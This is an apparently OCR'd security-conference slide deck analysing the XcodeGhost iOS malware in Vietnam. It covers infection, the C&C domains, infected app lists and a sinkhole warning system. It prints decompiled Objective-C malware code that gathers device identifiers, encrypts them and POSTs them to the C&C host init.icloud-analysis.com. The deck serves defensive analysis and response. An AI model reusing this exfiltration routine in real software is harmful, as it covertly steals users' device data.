
XcodeGhost in Vietnam

IOS Malware – Xcode IDE



Long Nguyen & Quang Tran

#whoarewe

- LongNV & QuangTM
  - CTF Players @ PiggyBird CTF Team
  - Working @ Viettel
- Research
  - Malware
  - Vulnerabilities
  - Mobile Security
  - Security Solutions

XcodeGhost

- Description
- Monitoring & Information Gathering
- Reality Infection Status
- Solutions

Description

- Infection Mechanism
  - Take advantage of Xcode IDE
  - Bypass Apple application security check mechanism
- Threat
  - Phishing
  - Device information collection
  - Clipboard management – account leak

Description (2)

- Command & Control domain:
  - init.icloud-analysis.com
  - init.icloud-diagnostics.com
  - init.crash-analytics.com

Description (3)

```
+(NSData*)AppleIncReserved:(NSString*)tag{
    NSString *bundleID=[[NSBundle mainBundle] bundleIdentifier];                                  App ID
    NSString *app=[[[NSBundle mainBundle] infoDictionary] objectForKey:@"CFBundleName"];          App Name
    NSString *timeStamp=[self Timestamp];
    NSString *osversion=[self OSVersion];                                                         iOS Version
    NSString *devicetype=[self DeviceType];                                                       iPhone Version
    NSString *language=[self Language];                                                           Device Language
    NSString *name=[[UIDevice currentDevice] name];                                               Device Name
    NSString *countryCode=[self CountryCode];                                                     Country
    NSString *idfv=[[[UIDevice currentDevice] identifierForVendor] UUIDString];                   Device ID
    NSString *version = [[[NSBundle mainBundle] infoDictionary] objectForKey:@"CFBundleVersion"]; Infected App Version
    NSDictionary *dict=[NSDictionary dictionaryWithObjectsAndKeys:timeStamp,@"timestamp",app,@"app",bundleID,@"bundle",name,@"name",
                        osversion,@"os",devicetype,@"type",tag,@"status",version,@"version",language,@"language",countryCode,@"country",idfv,@"idfv",nil];

    NSError *error;
    NSData *jsonData = [NSJSONSerialization dataWithJSONObject:dict
                                                       options:NSJSONWritingPrettyPrinted
                                                         error:&error];
    return jsonData;

}
```

XcodeGhost – Device Information Collection

Description (4)

```
-(void)connection:(NSString*)statusTag{

    if ([statusTag isEqualToString:@"launch"] || [statusTag isEqualToString:@"running"]) {
        NSUserDefaults *standardUserDefaults = [NSUserDefaults standardUserDefaults];
        NSInteger timestamp = [[NSDate date] timeIntervalSince1970];
        NSInteger nextTimestamp=timestamp+36000000;
        [standardUserDefaults setObject:[NSString stringWithFormat:@"%d",nextTimestamp] forKey:@"SystemReserved"];
    }

    NSMutableData *concatenatedData = [NSMutableData data];
    NSData *deviceInfo=[UIDevice AppleIncReserved:statusTag];
    NSData *encryptData=[self Encrypt:deviceInfo];

    int32_t bodylen=[encryptData length]+8;
    bodylen=htonl(bodylen);
    NSData *bodyLendata = [NSData dataWithBytes: &bodylen length: sizeof(bodylen)];

    int16_t cmdlen=101;
    cmdlen=htons(cmdlen);
    NSData *cmdLenData=[NSData dataWithBytes: &cmdlen length: sizeof(cmdlen)];

    int16_t verLen=10;
    verLen=htons(verLen);
    NSData *verLenData=[NSData dataWithBytes: &verLen length: sizeof(verLen)];

    [concatenatedData appendData:bodyLendata];
    [concatenatedData appendData:cmdLenData];
    [concatenatedData appendData:verLenData];
    [concatenatedData appendData:encryptData];

    NSURL *url = [NSURL URLWithString:@"http://init.icloud-analysis.com"];
    NSMutableURLRequest *request =  [NSMutableURLRequest requestWithURL:url cachePolicy:NSURLRequestReloadIgnoringCacheData timeoutInterval:30];

    [request setHTTPMethod:@"POST"];
    [request setValue:[NSString stringWithFormat:@"%lu",(unsigned long)[concatenatedData length]] forHTTPHeaderField:@"Content-Length"];
    [request setHTTPBody: concatenatedData];

    if ([statusTag isEqualToString:@"launch"] || [statusTag isEqualToString:@"running"]) {
        [NSURLConnection connectionWithRequest:request  delegate:self];
    }else{
        [NSURLConnection connectionWithRequest:request  delegate:Nil];
    }


}
```

Encrypt Data

C&C Domain

Send Data

Data encryption and exfiltration

Description (5)

- Current status:
  - Apple has removed malicious applications from Apple Store since September 18th


  → Is Apple Store safe?
  - Malicious applications list announced

  → Is there any other malicious application?
- In Vietnam:

  → Is it only Apple Store?

Monitoring & Information Gathering


- C&C Domains sinkhole




Monitoring & Information Gathering (2)

- Malicious requests analysis
  - Infected application name, version
  - Device name
  - Device version
  - iOS version
- Information gathering period
  - Dec 01st – Dec 31st 2015 (1 month)

Infection ratio by domain worldwide:





https://labs.opendns.com/2015/09/21/xcodeghost-materializes/

Infected applications

init.icloud-analysis.com (292 apps)

- Wechat
- SpingBoard
- Tiếu Ngạo Giang Hồ 3D
- Perfect365
- iVMS-4500
- Fruit Worlds
- GamePlayer
- WinZip
- Bubble Shooter Free
- CamScanner Lite

Infected applications (2)

init.icloud-diagnostics.com (1 app)

有信 (Letter)

Infected applications (3)

init.crash-analytics.com (0 app)

Infected applications (4)

Only in Vietnam (10 apps)


Tiếu Ngạo Giang Hồ 3D


Võ Lâm Tranh Bá

Auto Võ Lâm


Tam Quốc Truyền Kỳ


Đặc Nhiệm


Loạn Tam Quốc


Cửu Dương Thần Công


Quỷ Kiếm 3D
(MU Thiên Long)


Áo Giáp Vàng


Ngũ Hổ Mãnh Tướng

Infected applications (5)

Still on Apple Store (12 apps)


Double Ball


Marbles Funny


Cupcake Maker


Mosaic Face Camera

Enchanted Secret Garden


InfiniteSteps


Comic Wallpapers HD


梦幻忍者



佰游德州


美容养颜食谱

Infected applications (6)

Not from Apple Store

appstore.vn



Tiếu Ngạo Giang Hồ 3D

soha.vn

Cửu Dương

unknown sources

Many more

Solution


- End-user warning
  - Take advantage of XcodeGhost weakness
    - Control over HTTP, non-encryption
    - No anti-takeover mechanism
  - Using XcodeGhost pre-defined function:
    - Show alert message from C&C server (original for phishing purposes)

Solution (2)

- Demo – XcodeGhost sinkhole

```
def pop_warning(appname, name):
    ret = u'{ \
        "alertHeader":"Cảnh báo", \
        "alertBody":"Phát hiện thiết bị %s có phần mềm %s nhiễm mã độc XcodeGhost", \
        "appID":"0", \
        "cancelTitle":"Cancel", \
        "confirmTitle":"OK", \
        "scheme":"mqqopensdkapiV2://qzapp"}' % (name, appname)
    return ret
```

Solution (3)


PARKING 3D
Cảnh báo
Phát hiện thiết bị Tom's iPhone có phần mềm Parking3DEN nhiễm mã độc XcodeGhost
Cancel
OK
HELP

Solution (4)

- For enterprises, ISPs
  - C&C Sinkhole by DNS configuration
  - Using Xcode Sinkhole Server for end-user warning
  - Actively inform end-users by device name, malicious applications name
- For end-user
  - Using configured DNS server (sinkholed ones)
  - When receiving inform about infected applications:
    - Update application
    - Remove application (if it has been already the latest version)

Thank you!